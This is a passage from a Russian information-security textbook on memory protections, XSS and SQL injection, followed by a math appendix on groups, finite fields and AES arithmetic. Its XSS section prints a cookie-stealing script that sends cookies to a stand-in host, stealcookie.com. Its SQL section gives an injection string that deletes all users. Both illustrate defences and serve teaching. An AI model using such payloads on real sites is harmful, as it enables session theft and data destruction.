1. Современные 64-разрядные x86-64 процессоры включают поддержку флагов доступа к страницам памяти. В таблице виртуальной памяти, выделенной процессу, каждая страница имеет набор флагов, отвечающих за защиту страниц от некорректных действий программы:

   - флаг разрешения доступа из пользовательского режима – если флаг не установлен, то доступ к данной области памяти возможен только из режима ядра;
   - флаг запрета записи – если флаг установлен, то попытка выполнить запись в данную область памяти приведёт к возникновению исключения;
   - флаг запрета исполнения (NX-Bit, No eXecute Bit в терминологии AMD; XD-Bit, Execute Disable Bit в терминологии Intel; DEP, Data Execution Prevention – соответствующая опция защиты в операционных системах) – если флаг установлен, то при попытке передачи управления на данную область памяти возникнет исключение.

Для совместимости со старым программным обеспечением есть возможность отключить использование данного флага на уровне операционной системы целиком или для отдельных программ.

Попытка выполнить операции, которые запрещены соответствующими настройками виртуальной памяти, вызывает ошибку сегментации (англ. *segmentation fault, segfault*).

2. Второй стандартный способ – вставка проверочных символов (англ. *canaries, guards*) после массивов и в конце стека и их проверка перед выходом из функции. Если произошло переполнение буфера, программа аварийно завершится. Данный способ защиты реализован с помощью модификации конечного кода программы во время компиляции[1], его нельзя включить или отключить без перекомпиляции программного обеспечения.

3. Третий способ – рандомизация адресного пространства (англ. *address space layout randomization, ASLR*), то есть случайное расположение стека, кода и т. д. В настоящее время используется в большинстве современных операционных систем (Android, iOS, Linux, OpenBSD, macOS, Windows). Это приводит к маловероятному угадыванию адресов и значительно усложняет использование уязвимости.

15.4.2. Другие атаки с переполнением буфера

Почти любую возможность для переполнения буфера в стеке или динамической памяти можно использовать для получения критической ошибки в программе из-за обращения к адресам виртуальной памяти, страницы которых не были выделены процессу. Следовательно, можно проводить атаки отказа в обслуживании (англ. *Denial of Service (DoS) attacks*).

Переполнение буфера в динамической памяти, в случае хранения в ней адресов для вызова функций, может привести к подмене адресов и исполнению другого кода.

В описанных DoS-атаках NX-бит не защищает систему.

[1] См. опции -fstack-protector для GCC, /GS для компиляторов от Microsoft и другие.

15.5. Межсайтовый скриптинг

Другой вид распространённых программных уязвимостей состоит в некорректной обработке данных, введённых пользователем. Типичные примеры: отсутствующее или неправильное экранирование специальных символов и полей (спецсимволы < и > HTML, кавычки, слэши /, \) и отсутствующая или неправильная проверка введённых данных на допустимые значения (SQL-запрос к базе данных веб-ресурса вместо логина пользователя).

Межсайтовый скриптинг (англ. *Cross-Site Scripting, XSS*) заключается во внедрении в веб-страницу злоумышленником A исполняемого текстового скрипта, который будет исполнен браузером клиента B. Скрипт может быть написан на языках JavaScript, VBScript, ActiveX, HTML, Flash. Целью атаки является, как правило, доступ к информации клиента.

Скрипт может получить доступ к cookie-файлам данного сайта, например с аутентификатором, вставить гиперссылки на свой сайт под видом доверенных ссылок. Вставленные гиперссылки могут содержать информацию пользователя.

Скрипт также может выполнить последовательность HTTP GET- и POST-запросов на веб-сайт для выполнения действий от имени пользователя. Например вирусно распространить вредоносный JavaScript код со страницы одного пользователя на страницы всех друзей, друзей друзей и т. д., а затем удалить все данные пользователя. Атака может привести к уничтожению социальной сети.

Приведём пример кражи cookie-файла веб-сайта, который имеет уязвимость на вставку текста, содержащего исполняемый браузером код.

Пусть аутентификатор пользователя в cookie-файле сайта myemail.com содержит

```
auth=AJHVML43LDSL42SC6DF;
```

Пусть текстовое сообщение, размещённое пользователем, содержит скрипт, помещающий на странице «изображение», расположенное по некоему адресу

```
<script>
  new Image().src = "http://stealcookie.com?c=" +
```

encodeURI(document.cookie);
</script>

Тогда браузеры всех пользователей, которым показывается сообщение, при загрузке страницы отправят HTTP GET-запрос на получение файла «изображения» по адресу

http://stealcookie.com?auth=AJHVML43LDSL42SC6DF;

В результате злоумышленник получит cookie, используя который он сможет заходить на веб-сайт под видом пользователя.

Вставка гиперссылок является наиболее частой XSS-атакой. Иногда ссылки кодируются шестнадцатеричными числами вида %NN, чтобы не вызывать сомнения у пользователя текстом ссылки.

На 2009 г. 80% обнаруженных уязвимостей веб-сайтов являются XSS-уязвимостями.

Стандартный способ защиты от XSS-атак заключается в фильтрации, замене, экранировании символов и слов введённого пользователем текста: <, >, /, \, ", ', (,), script, javascript и др., а также в обработке кодировок символов.

15.6. SQL-инъекции с исполнением кода базой данных интернет-сервиса

Второй классической уязвимостью веб-приложений являются SQL-инъекции, когда пользователь имеет возможность поменять смысл запроса к базе данных веб-сервера. Запрос делается в виде текстовой строки на скриптовом языке SQL. Например, выражение

s = "SELECT * FROM Users WHERE Name = '" + username + "';"

предназначено для получения информации о пользователе username. Однако если пользователь вместо имени введёт строку вида

john'; DELETE * FROM Users; SELECT * FROM Users WHERE Name = 'john,

то выражение превратится в три SQL-операции:

```
-- запрос о пользователе john
SELECT * FROM Users WHERE Name = 'john';
-- удаление всех пользователей
DELETE FROM Users;
-- запрос о пользователе john
SELECT * FROM Users WHERE Name = 'john';
```

При выполнении этого SQL-запроса к базе данных все записи пользователей будут удалены.

Уязвимости в SQL-выражениях являются частными случаями уязвимостей, связанных с использованием сложных систем с разными языками управления данными и, следовательно, с разными системами экранирования специальных символов и контроля над типом данных. Когда веб-сервер принимает от клиента данные, закодированные обычно с помощью «application/x-www-form-urlencoded» [80], специальные символы (пробелы, неалфавитные символы и т. д.) корректно экранируются браузером и восстанавливаются непосредственно веб-сервером или стандартными программными библиотеками. Аналогично, когда SQL-сервер передаёт данные клиентской библиотеке или принимает их от неё, внутренним протоколом общения с SQL-сервером происходит кодировка текста, который является частью пользовательских данных. Однако на стыке контекстов – в тот момент, когда программа, выполняющаяся на веб-сервере, уже приняла данные от пользователя по HTTP-протоколу и собирается передать их SQL-серверу в качестве составной части SQL-команды – перед программистом стоит сложная задача учёта в худшем случае трёх контекстов и кодировок: входного контекста протокола общения с клиентом (HTTP), контекста языка программирования (с соответствующим оформлением и экранированием специальных символов в текстовых константах) и контекста языка управления данными SQL-сервера.

Ситуация усложняется тем, что программист может являться специалистом в языке программирования, но может быть не знаком с особенностями языка SQL или, что чаще, конкретным диалектом языка SQL, используемым СУБД.

Метод защиты заключается в *разделении* кода и данных. Для

защиты от приведённых атак на базу данных следует использовать параметрические запросы к базе данных с *фиксированным* SQL-выражением. Например, в JDBC [4]:

```
PreparedStatement p = conn.prepareStatement(
    "SELECT * FROM Users WHERE Name=?");
p.setString(1, username);
```

Таким образом, задача корректного оформления текстовых данных для передачи на SQL-сервер перекладывается на драйвер общения с СУБД, в котором эта задача обычно решена корректно авторами драйвера, хорошо знающими особенности протокола и языка управления данными сервера.

Приложение А

Математическое приложение

А.1. Общие определения

Выражением $\bmod n$ обозначается вычисление остатка от деления произвольного целого числа на целое число n. В полиномиальной арифметике эта операция означает вычисление остатка от деления многочленов.

$$a \mod n,$$

$$(a+b)\cdot c \mod n.$$

Равенство

$$a = b \mod n$$

означает, что выражения a и b равны (говорят также «сравнимы», «эквивалентны») по модулю n.

Множество

$$\{0, 1, 2, 3, \ldots, n-1 \mod n\}$$

состоит из n элементов, где каждый элемент i представляет все целые числа, сравнимые с i по модулю n.

Наибольший общий делитель (НОД) двух чисел a, b обозначается $\gcd(a, b)$ (*greatest common divisor*).

Два числа a, b называются взаимно простыми, если они не имеют общих делителей, кроме 1, то есть $\gcd(a, b) = 1$.

Выражение $a \mid b$ означает, что a делит b.

A.2. Парадокс дней рождения

Парадокс дней рождения связан с контринтуитивным ответом на следующую задачу: какой должен быть минимальный размер группы, чтобы вероятность совпадения дней рождения хотя бы у пары человек из этой группы была больше $1/2$? Первый возникающий в голове вариант ответа «183 человека» (то есть $\lceil 365/2 \rceil$) является неверным.

Найдём вероятность $P(n)$ того, что в группе из n человек хотя бы двое имеют дни рождения в один день года. Вероятность того, что n человек ($n < N = 365$) не имеют общего дня рождения, есть

$$\bar{P}(n) = 1 \cdot \left(1 - \frac{1}{N}\right) \cdot \left(1 - \frac{2}{N}\right) \cdot \ldots \cdot \left(1 - \frac{n-1}{N}\right) = \prod_{i=0}^{n-1} \left(1 - \frac{i}{N}\right).$$

Аппроксимируя $1 - x \leqslant \exp(-x)$, находим

$$\bar{P}(n) \approx \prod_{i=0}^{n-1} \exp\left(-\frac{i}{N}\right) = \exp\left(-\frac{n(n-1)}{2} \cdot \frac{1}{N}\right) \approx \exp\left(-\frac{n^2}{2} \cdot \frac{1}{N}\right).$$

Вероятность того, что хотя бы 2 человека из n имеют общий день рождения, есть

$$P(n) = 1 - \bar{P}(n) \approx 1 - \exp\left(-\frac{n^2}{2} \cdot \frac{1}{N}\right).$$

Кроме того, найдём минимальный размер группы, в которой дни рождения совпадают хотя бы у двоих с вероятностью не менее $1/2$. То есть найдём такое число $n_{1/2}$, чтобы выполнялось условие $P(n_{1/2}) \geqslant \frac{1}{2}$. Подставляя это значение в формулу для вероятности, получим $\frac{1}{2} \geqslant \exp\left(-\frac{n_{1/2}^2}{2} \cdot \frac{1}{N}\right)$. Следовательно,

$$n_{1/2} \geqslant \sqrt{2 \ln 2 \cdot N} \approx 1,18\sqrt{N} \approx 22,5.$$

В криптографии при оценках стойкости алгоритмов часто опускают коэффициент $\sqrt{2\ln 2}$, считая ответом на задачу «округлённое» значение $\sqrt{N}$. Например, оценку числа операций хэширования для поиска коллизии идеальной криптографической хэш-функции с размером выхода k бит часто записывают как $2^{k/2}$.

А.3. Группы

А.3.1. Свойства групп

Группой называется множество $\mathbb{G}$, на котором задана бинарная операция «$\circ$», удовлетворяющая следующим аксиомам:

- замкнутость:
$$\forall a, b \in \mathbb{G}\ a \circ b = c \in \mathbb{G};$$
- ассоциативность:
$$\forall a, b, c \in \mathbb{G}\ (a \circ b) \circ c = a \circ (b \circ c);$$
- существование единичного элемента:
$$\exists\ e \in \mathbb{G} : \forall a \in \mathbb{G}\ e \circ a = a \circ e = a;$$
- существование обратного элемента:
$$\forall a \in \mathbb{G}\ \exists\ b \in \mathbb{G} : a \circ b = b \circ a = e.$$

Если
$$\forall a, b \in \mathbb{G}\ a \circ b = b \circ a,$$
то такую группу называют *коммутативной* (или *абелевой*).

Если операция в группе задана как умножение «$\cdot$», то группа называется *мультипликативной*. Для мультипликативной группы будем использовать следующие соглашения об обозначениях:

- нейтральный элемент: $e \equiv 1$;
- обратный элемент: a^{-1};

- повторение операции над одним аргументом k раз (возведение в степень k): a^k.

Если операция задана как сложение «+», то группа называется *аддитивной*. Соглашение об обозначениях для аддитивной группы:

- нейтральный элемент: $e \equiv 0$;
- обратный элемент: $-a$;
- повторение операции над одним аргументом k раз (умножение на k): ka.

Подмножество группы, удовлетворяющее аксиомам группы, называется *подгруппой*.

Порядком $|\mathbb{G}|$ *группы* $\mathbb{G}$ называется число элементов в группе. Пусть группа мультипликативная. Для любого элемента $a \in \mathbb{G}$ выполняется $a^{|\mathbb{G}|} = 1$.

Порядком элемента a называется минимальное натуральное число

$$\mathrm{ord}(a) : a^{\mathrm{ord}(a)} = 1.$$

Порядок элемента, согласно теореме Лагранжа, делит порядок группы:

$$\mathrm{ord}(a) \mid |\mathbb{G}|.$$

А.3.2. Циклические группы

Генератором $g \in \mathbb{G}$ называется элемент, *порождающий* всю группу:

$$\mathbb{G} = \{g, g^2, g^3, \ldots, g^{|\mathbb{G}|} = 1\}.$$

Группа, в которой существует генератор, называется *циклической*.

Если конечная группа не циклическая, то в ней существуют циклические подгруппы, порождённые всеми элементами. Любой элемент a группы порождает либо циклическую *подгруппу*

$$\{a, a^2, a^3, \ldots, a^{\mathrm{ord}(a)} = 1\}$$

порядка $\mathrm{ord}(a)$, если порядок элемента $\mathrm{ord}(a) < |\mathbb{G}|$, либо *всю группу*

$$\mathbb{G} = \{a, a^2, a^3, \ldots, a^{|\mathbb{G}|} = 1\},$$

если порядок элемента равен порядку группы $\mathrm{ord}(a) = |\mathbb{G}|$. Порядок любой подгруппы, как и порядок элемента, делит порядок всей группы.

Представим циклическую группу через генератор g как

$$\mathbb{G} = \{g, g^2, \ldots, g^{|\mathbb{G}|} = 1\}$$

и каждый элемент g^i возведём в степени $1, 2, \ldots, |\mathbb{G}|$. Тогда

- элементы g^i, для которых число i взаимно просто с $|\mathbb{G}|$, породят снова всю группу

  $$\mathbb{G} = \{g^i, g^{2i}, g^{3i}, \ldots, g^{|\mathbb{G}|i} = 1\},$$

  так как степени $\{i, 2i, 3i, \ldots, |\mathbb{G}|i\}$ по модулю $|\mathbb{G}|$ образуют перестановку чисел $\{1, 2, 3, \ldots, |\mathbb{G}|\}$; следовательно, g^i – тоже генератор, число таких чисел i равно по определению функции Эйлера $\varphi(|\mathbb{G}|)$ ($\varphi(n)$ – количество взаимно простых с n целых чисел в диапазоне $[1, n-1]$);

- элементы g^i, для которых i имеют общие делители

  $$d_i = \gcd(i, |\mathbb{G}|) \neq 1$$

  с $|\mathbb{G}|$, породят подгруппы

  $$\{g^i, g^{2i}, g^{3i}, \ldots, g^{\frac{i}{d_i}|\mathbb{G}|} = 1\},$$

  так как степень последнего элемента кратна $|\mathbb{G}|$; следовательно, такие g^i образуют циклические подгруппы порядка d_i.

Из предыдущего утверждения следует, что число генераторов в циклической группе равно

$$\varphi(|\mathbb{G}|).$$

Для проверки, является ли элемент генератором всей группы, требуется знать разложение порядка группы $|\mathbb{G}|$ на множители.

Далее элемент возводится в степени, равные всем делителям порядка группы, и сравнивается с единичным элементом e. Если ни одна из степеней не равна e, то этот элемент является примитивным элементом или генератором группы. В противном случае элемент будет генератором какой-либо подгруппы.

Задача разложения числа на множители является трудной для вычисления. На сложности её решения, например, основана криптосистема RSA. Поэтому при создании больших групп желательно заранее знать разложение порядка группы на множители для возможности выбора генератора.

А.3.3. Группа $\mathbb{Z}_p^*$

Группой $\mathbb{Z}_p^*$ называется группа

$$\mathbb{Z}_p^* = \{1, 2, \ldots, p-1\},$$

где p – простое число, операция в группе – умножение $*$ по $\bmod p$.

Группа $\mathbb{Z}_p^*$ – *циклическая*, порядок –

$$|\mathbb{Z}_p^*| = \varphi(p) = p - 1.$$

Число генераторов в группе –

$$\varphi(|\mathbb{Z}_p^*|) = \varphi(p-1).$$

Из того, что $\mathbb{Z}_p^*$ – группа, для простого p и любого $a \in [2, p-1]$ $\bmod p$ следует *малая теорема Ферма*:

$$a^{p-1} = 1 \mod p.$$

На малой теореме Ферма основаны многие тесты проверки числа на простоту.

Пример. Рассмотрим группу $\mathbb{Z}_{19}^*$. Порядок группы – 18. Делители: 2, 3, 6, 9. Является ли 12 генератором?

$$\begin{aligned} 12^2 &= -8 \mod 19, \\ 12^3 &= -1 \mod 19, \\ 12^6 &= 1 \mod 19, \end{aligned}$$

12 – генератор подгруппы 6-го порядка. Является ли 13 генератором?

$$\begin{aligned} 13^2 &= -2 \mod 19, \\ 13^3 &= -7 \mod 19, \\ 13^6 &= -8 \mod 19, \\ 13^9 &= -1 \mod 19, \\ 13^{18} &= 1 \mod 19, \end{aligned}$$

13 – генератор всей группы.

Пример. В таблице А.1 приведён пример группы $\mathbb{Z}_{13}^*$. Число генераторов – $\varphi(12) = 4$. Подгруппы:

$$\mathbb{G}^{(1)}, \mathbb{G}^{(2)}, \mathbb{G}^{(3)}, \mathbb{G}^{(4)}, \mathbb{G}^{(6)},$$

верхний индекс обозначает порядок подгруппы.

Таблица А.1 – Элементы группы $\mathbb{Z}_{13}^*$ и порождаемые ими циклические подгруппы. Генераторами являются элементы, которые порождают всю циклическую группу. В группе $\mathbb{Z}_{13}^*$ такими элементами являются 2, 6, 7 и 11.

Элемент	Порождаемая группа или подгруппа	Порядок
1	$\mathbb{G}^{(1)} = \{1\}$	1
2	$\mathbb{G} = \{2, 4, 8, 3, 6, 12, 11, 9, 5, 10, 7, 1\}$	12, ген.
3	$\mathbb{G}^{(3)} = \{3, 9, 1\}$	3
4	$\mathbb{G}^{(6)} = \{4, 3, 12, 9, 10, 1\}$	6
5	$\mathbb{G}^{(4)} = \{5, 12, 8, 1\}$	4
6	$\mathbb{G} = \{6, 10, 8, 9, 2, 12, 7, 3, 5, 4, 11, 1\}$	12, ген.
7	$\mathbb{G} = \{7, 10, 5, 9, 11, 12, 6, 3, 8, 4, 2, 1\}$	12, ген.
8	$\mathbb{G}^{(4)} = \{8, 12, 5, 1\}$	4
9	$\mathbb{G}^{(3)} = \{9, 3, 1\}$	3
10	$\mathbb{G}^{(6)} = \{10, 9, 12, 3, 4, 1\}$	6
11	$\mathbb{G} = \{11, 4, 5, 3, 7, 12, 2, 9, 8, 10, 6, 1\}$	12, ген.
12	$\mathbb{G}^{(2)} = \{12, 1\}$	2

А.3.4. Группа $\mathbb{Z}_n^*$

Функция Эйлера $\varphi(n)$ определяется как количество натуральных чисел, взаимно простых с n на отрезке от 1 до $n-1$.

Если $n = p$ – простое число, то

$$\varphi(p) = p - 1,$$

$$\varphi(p^k) = p^k - p^{k-1} = p^{k-1}(p-1).$$

Если n – составное число и

$$n = \prod_i p_i^{k_i}$$

разложено на простые множители p_i, то

$$\varphi(n) = \prod_i \varphi(p_i^{k_i}) = \prod_i p_i^{k_i - 1}(p_i - 1).$$

Группой $\mathbb{Z}_n^*$ называется группа

$$\mathbb{Z}_n^* = \{a \in \{1, 2, \ldots, n-1\} : \gcd(a, n) = 1\}$$

с операцией умножения $*$ по $\bmod n$.

Порядок группы –

$$|\mathbb{Z}_n^*| = \varphi(n).$$

Группа $\mathbb{Z}_p^*$ – частный случай группы $\mathbb{Z}_n^*$.

Если n – *составное* (не простое) число, то группа $\mathbb{Z}_n^*$ – *нециклическая.*

Из того, что $\mathbb{Z}_n^*$ – группа, для любых $a \neq 0, n > 1 : \gcd(a, n) = 1$ следует *теорема Эйлера*:

$$a^{\varphi(n)} = 1 \mod n.$$

При возведении в степень, если $\gcd(a, n) = 1$, выполняется

$$a^b = a^{b \bmod \varphi(n)} \mod n.$$

Пример. В таблице А.2 приведена нециклическая группа $\mathbb{Z}_{21}^*$ и её циклические подгруппы

$$\mathbb{G}^{(1)}, \mathbb{G}_1^{(2)}, \mathbb{G}_2^{(2)}, \mathbb{G}_3^{(2)}, \mathbb{G}_1^{(3)}, \mathbb{G}_1^{(6)}, \mathbb{G}_2^{(6)}, \mathbb{G}_3^{(6)},$$

верхний индекс обозначает порядок подгруппы, нижний индекс нумерует различные подгруппы одного порядка.

Таблица А.2 – Циклические подгруппы нециклической группы $\mathbb{Z}_{21}^*$

Элемент	Порождаемая циклическая подгруппа	Порядок
1	$\mathbb{G}^{(1)} = \{1\}$	1
2	$\mathbb{G}_1^{(6)} = \{2, 4, 8, 16, 11, 1\}$	6
4	$\mathbb{G}_1^{(3)} = \{4, 16, 1\}$	3
5	$\mathbb{G}_2^{(6)} = \{5, 4, 20, 16, 17, 1\}$	6
8	$\mathbb{G}_1^{(2)} = \{8, 1\}$	2
10	$\mathbb{G}_3^{(6)} = \{10, 16, 13, 4, 19, 1\}$	6
11	$\mathbb{G}_1^{(6)} = \{11, 16, 8, 4, 2, 1\}$	6
13	$\mathbb{G}_2^{(2)} = \{13, 1\}$	2
16	$\mathbb{G}_1^{(3)} = \{16, 4, 1\}$	3
17	$\mathbb{G}_2^{(6)} = \{17, 16, 20, 4, 5, 1\}$	6
19	$\mathbb{G}_3^{(6)} = \{19, 4, 13, 16, 10, 1\}$	6
20	$\mathbb{G}_3^{(2)} = \{20, 1\}$	2

А.3.5. Конечные поля

Полем называется множество $\mathbb{F}$, для которого:

- заданы две бинарные операции, условно называемые операциями умножения «$\cdot$» и сложения «$+$»;
- выполняются аксиомы группы для операции «сложения»:
  1. замкнутость:
  $$\forall a, b \in \mathbb{F}\ a + b \in \mathbb{F};$$
  2. ассоциативность:
  $$\forall a, b, c \in \mathbb{F}\ (a + b) + c = a + (b + c);$$
  3. существование нейтрального элемента по сложению (часто обозначаемого как «0»):
  $$\exists 0 \in \mathbb{F} : \forall a \in \mathbb{F}\ a + 0 = 0 + a = a;$$
  4. существование обратного элемента:
  $$\forall a \in \mathbb{F} \exists -a : a + (-a) = 0;$$

- выполняются аксиомы группы для операции «умножения», за одним исключением:
  1. замкнутость:
  $$\forall a, b \in \mathbb{F}\ a \cdot b \in \mathbb{F};$$
  2. ассоциативность:
  $$\forall a, b, c \in \mathbb{F}\ (a \cdot b) \cdot c = a \cdot (b \cdot c);$$
  3. существование нейтрального элемента по умножению (часто обозначаемого как «1»):
  $$\exists 1 \in \mathbb{F} : \forall a \in \mathbb{F}\ a \cdot 1 = 1 \cdot a = a;$$
  4. существование обратного элемента по умножению для всех элементов множества, кроме нейтрального элемента по сложению:
  $$\forall a \in \mathbb{F} \setminus \{0\} \exists a^{-1} : a \cdot a^{-1} = a^{-1} \cdot a = 1;$$
- операции «сложения» и «умножения» коммутативны:
  $$\forall a, b \in \mathbb{F}\ a + b = b + a,$$
  $$\forall a, b \in \mathbb{F}\ a \cdot b = b \cdot a;$$
- выполняется свойство дистрибутивности:
  $$\forall a, b, c \in \mathbb{F}\ a \cdot (b + c) = (a \cdot b) + (a \cdot c).$$

Примеры *бесконечных* полей (с бесконечным числом элементов): поле рациональных чисел $\mathbb{Q}$, поле вещественных чисел $\mathbb{R}$, поле комплексных чисел $\mathbb{C}$ с обычными операциями сложения и умножения.

В криптографии рассматриваются *конечные* поля (с конечным числом элементов), называемые также *полями Галуа*.

Число элементов в любом конечном поле равно p^n, где p – простое число и n – натуральное число. Обозначения поля Галуа: $\mathbb{GF}(p), \mathbb{GF}(p^n), \mathbb{F}_p, \mathbb{F}_{p^n}$ (аббревиатура от англ. *Galois field*). Все поля Галуа $\mathbb{GF}(p^n)$ изоморфны друг другу (существует взаимно однозначное отображение между полями, сохраняющее действие всех

операций). Другими словами, существует только одно поле Галуа $\mathbb{GF}(p^n)$ для фиксированных p, n.

Приведём примеры конечных полей.

Двоичное поле $\mathbb{GF}(2)$ состоит из двух элементов. Однако задать его можно разными способами.

- Как множество из двух чисел «0» и «1» с определёнными на нём операциями «сложение» и «умножение» как сложение и умножение чисел по модулю 2. Нейтральным элементом по сложению будет «0», по умножению – «1»:

$$\begin{aligned} 0+0&=0, & 0\cdot 0&=0,\\ 0+1&=1, & 0\cdot 1&=0,\\ 1+0&=1, & 1\cdot 0&=0,\\ 1+1&=0, & 1\cdot 1&=1. \end{aligned}$$

- Как множество из двух логических объектов «ЛОЖЬ» (F) и «ИСТИНА» (T) с определёнными на нём операциями «сложение» и «умножение» как булевые операции «исключающее или» и «и» соответственно. Нейтральным элементом по сложению будет «ЛОЖЬ», по умножению – «ИСТИНА»:

$$\begin{aligned} F+F&=F, & F\cdot F&=F,\\ F+T&=T, & F\cdot T&=F,\\ T+F&=T, & T\cdot F&=F,\\ T+T&=F, & T\cdot T&=T. \end{aligned}$$

- Как множество из двух логических объектов «ЛОЖЬ» (F) и «ИСТИНА» (T) с определёнными на нём операциями «сложение» и «умножение» как булевые операции «эквивалентность» и «или» соответственно. Нейтральным элементом по сложению будет «ИСТИНА», по умножению – «ЛОЖЬ»:

$$\begin{aligned} F+F&=T, & F\cdot F&=F,\\ F+T&=F, & F\cdot T&=T,\\ T+F&=F, & T\cdot F&=T,\\ T+T&=T, & T\cdot T&=T. \end{aligned}$$

- Как множество из двух чисел «0» и «1» с определёнными на нём операциями «сложение» и «умножение», заданными

в табличном представлении. Нейтральным элементом по сложению будет «1», по умножению – «0»:

$$\begin{array}{ll} 0+0=1, & 0\cdot 0=0, \\ 0+1=0, & 0\cdot 1=1, \\ 1+0=0, & 1\cdot 0=1, \\ 1+1=1, & 1\cdot 1=1. \end{array}$$

Все перечисленные выше варианты множеств изоморфны друг другу. Поэтому в дальнейшем под конечным полем $\mathbb{GF}(p)$, где p – простое число, будем понимать поле, заданное как множество целых чисел от 0 до $p-1$ включительно, на котором операции «сложение» и «умножение» заданы как операции сложения и умножения чисел по модулю числа p. Например, поле $\mathbb{GF}(7)$ будем считать состоящим из 7 чисел $\{0,1,2,3,4,5,6\}$ с операциями умножения $(\cdot \mod 7)$ и сложения $(+ \mod 7)$ по модулю.

Конечное поле $\mathbb{GF}(p^n), n>1$ строится *расширением базового* поля $\mathbb{GF}(p)$. Элемент поля представляется как многочлен степени $n-1$ (или меньше) с коэффициентами из базового поля $\mathbb{GF}(p)$:

$$\alpha = \sum_{i=0}^{n-1} a_i x^i, \;\; a_i \in \mathbb{GF}(p).$$

Операция сложения элементов в таком поле традиционно задаётся как операция сложения коэффициентов при одинаковых степенях в базовом поле $\mathbb{GF}(p)$. Операция умножения – как умножение многочленов со сложением и умножением коэффициентов в базовом поле $\mathbb{GF}(p)$ и дальнейшим приведением результата по модулю некоторого заданного (для поля) неприводимого[1] многочлена $m(x)$. Количество элементов в поле равно p^n.

Многочлен $g(x)$ называется *примитивным элементом* (генератором) поля, если его степени порождают все ненулевые элементы, то есть $\mathbb{GF}(p^n)\setminus\{0\}$, заданное неприводимым многочленом $m(x)$, за исключением нуля:

$$\mathbb{GF}(p^n)\setminus\{0\} = \{g(x), g^2(x), g^3(x), \ldots, g^{p^n-1}(x) = 1 \mod m(x)\}.$$

Пример. В таблице А.3 приведены примеры многочленов *над полем* $\mathbb{GF}(2)$.

[1] Многочлен называется *неприводимым*, если он не раскладывается на множители, и *приводимым*, если раскладывается.

Таблица А.3 – Пример многочленов над полем $\mathbb{GF}(2)$

Многочлен	Упрощённая запись	Разложение
$'1'x +' 0'$	x	неприводимый
$'1'x +' 1'$	$x+1$	неприводимый
$'1'x^2 +' 0'x +' 0'$	x^2	$x \cdot x$
$'1'x^2 +' 0'x +' 1'$	x^2+1	$(x+1)\cdot(x+1)$
$'1'x^2 +' 1'x +' 0'$	x^2+x	$x\cdot(x+1)$
$'1'x^2 +' 1'x +' 1'$	x^2+x+1	неприводимый
$'1'x^3 +' 0'x^2 +' 0'x +' 1'$	x^3+1	$(x+1)\cdot(x^2+x+1)$

А.4. Конечные поля и операции в алгоритме AES

В алгоритме блочного шифрования AES преобразования над битами и байтами осуществляются специальными математическими операциями. Биты и байты понимаются как элементы поля.

А.4.1. Операции с байтами в AES

Чтобы определить операции сложения и умножения двух байтов, введём сначала представление байта в виде многочлена степени 7 или меньше. Байт

$$a = (a_7, a_6, a_5, a_4, a_3, a_2, a_1, a_0)$$

преобразуется в многочлен $a(x)$ с коэффициентами 0 или 1 по правилу

$$a(x) = a_7x^7 + a_6x^6 + a_5x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x + a_0.$$

Далее байт трактуется как элемент конечного поля $\mathbb{GF}(2^8)$, заданного неприводимым многочленом, например

$$m(x) = x^8 + x^4 + x^3 + x + 1.$$

Произведение многочленов $a(x)$ и $b(x)$ по модулю многочлена $m(x)$ записывают как

$$c(x) = a(x)b(x) \mod m(x).$$

Остаток $c(x)$ представляет собой многочлен степени 7 или меньше. Его коэффициенты $(c_7, c_6, c_5, c_4, c_3, c_2, c_1, c_0)$ образуют байт c, который и называется произведением байтов a и b.

Сложение байтов осуществляется как $\oplus$ (исключающее ИЛИ), что является операцией сложения многочленов в двоичном поле.

Единичным элементом поля является байт $'00000001'$, или $'01'$ в шестнадцатеричной записи. *Нулевым* элементом поля является байт $'00000000'$, или $'00'$ в шестнадцатеричной записи. Одним из *примитивных* элементов поля является байт $'00000010'$, или $'02'$ в шестнадцатеричной записи. Байты часто записывают в шестнадцатеричной форме, но при математических преобразованиях они должны интерпретироваться как элементы поля $\mathbb{GF}(2^8)$.

Для каждого ненулевого байта a существует обратный байт b такой, что их произведение является единичным байтом:

$$ab = 1 \mod m(x).$$

Обратный байт обозначается $b = a^{-1}$.

Для байта a, представленного многочленом $a(x)$, нахождение обратного байта a^{-1} сводится к решению уравнения

$$m(x)d(x) + b(x)a(x) = 1.$$

Если такое решение найдено, то многочлен $b(x) \mod m(x)$ является представлением обратного байта a^{-1}. Обратный элемент (байт) может быть найден с помощью расширенного алгоритма Евклида для многочленов.

Пример. Найти байт, обратный байту $a = 'C1'$, в шестнадцатеричной записи. Так как $a(x) = x^7 + x^6 + 1$, то с помощью расширенного алгоритма Евклида находим

$$(x^8+x^4+x^3+x+1)(x^4+x^3+x^2+x+1)+(x^7+x^6+1)(x^5+x^3) = 1.$$

Таким образом, обратный элемент поля, или обратный байт $'C1'$, равен

$$x^5 + x^3 = a^{-1} = '00101000' = '28'.$$

Пример. В алгоритме блочного шифрования AES байты рассматриваются как элементы поля Галуа $\mathbb{GF}(2^8)$. Сложим байты $'57'$ и $'83'$. Представляя их многочленами, находим:

$$(x^6 + x^4 + x^2 + x + 1) + (x^7 + x + 1) = x^7 + x^6 + x^4 + x^2,$$

или в двоичной записи –

$$01010111 \oplus 10000011 = 11010100 = {}'\mathrm{D4}'.$$

Получили $'57' + '83' = '\mathrm{D4}'$.

Пример. Выполним в поле $\mathbb{GF}(2^8)$, заданном неприводимым многочленом

$$m(x) = x^8 + x^4 + x^3 + x + 1$$

(из алгоритма AES), операции с байтами: $'\mathrm{FA}' \cdot '\mathrm{A9}' + '\mathrm{E0}'$, где

$$FA = 11111010,\ A9 = 10101001,\ E0 = 11100000,$$

$$\begin{gathered}(x^7+x^6+x^5+x^4+x^3+x)(x^7+x^5+x^3+1)+(x^7+x^6+x^5) \mod m(x) = \\ = x^{14} + x^{13} + x^{10} + x^8 + x^7 + x^3 + x \mod m(x) = \\ = (x^{14} + x^{13} + x^{10} + x^8 + x^7 + x^3 + x) + x^6 \cdot m(x) \mod m(x) = \\ = x^{13} + x^9 + x^8 + x^6 + x^3 + x \mod m(x) = \\ = (x^{13} + x^9 + x^8 + x^6 + x^3 + x) + x^5 \cdot m(x) \mod m(x) = \\ = x^5 + x^3 + x \mod m(x) = {}'\mathrm{2A}'.\end{gathered}$$

А.4.2. Операции над вектором из байтов в AES

Поле $\mathbb{GF}(2^{nk})$ можно задать как расширение степени nk базового поля $\mathbb{GF}(2)$:

$$\alpha \in \mathbb{GF}(2^{nk}),\ \alpha = \sum_{i=0}^{nk-1} a_i x^i,\ a_i \in \mathbb{GF}(2)$$

